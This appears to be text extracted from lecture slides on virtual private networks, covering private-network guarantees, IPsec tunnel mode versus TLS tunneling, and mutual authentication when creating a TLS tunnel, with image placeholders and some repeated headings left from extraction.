
- Instead, we need to think:
 - of what protection guarantees are made by private networks
 - whether these guarantees are achieved if a host is outside the private network

Guarantees of a Private Network


- User authenticated
 - Verified identity
- Content protected
 - Content of communication cannot be seen from the outside
- Integrity preserved
 - Outsiders cannot inject fake data

What is a VPN?

- A private network consisting of hosts from both inside and outside
 - Virtual → because this network isn't **physically** private




What is a VPN?



What is a VPN?


- Regardless of whether an application encrypts its data
→ IP packets need to be encrypted (including headers)



- Two techniques to implement IP tunneling:
 - IPsec Tunneling (using IPsec Tunnel Mode)
 - TLS Tunneling


IPsec Tunneling: Tunnel Mode

- Encrypts the whole IP packet
- Encapsulates the encrypted IP packet with a new IP packet
- Operates at the kernel space




TLS Tunneling

- VPN-bound IP packets are handled by an application
- Encrypted using TLS protocol
- Operates at the application layer



Overview of TLS VPN

TLS-based VPN



Creating a Tunnel


1



- This is a TLS channel
- It is built on top of a transport-layer protocol
- Before creating a channel, mutual authentication is needed:
 - Server authenticates client: e.g., using passwords
 - Client authenticates server: e.g., using certificates

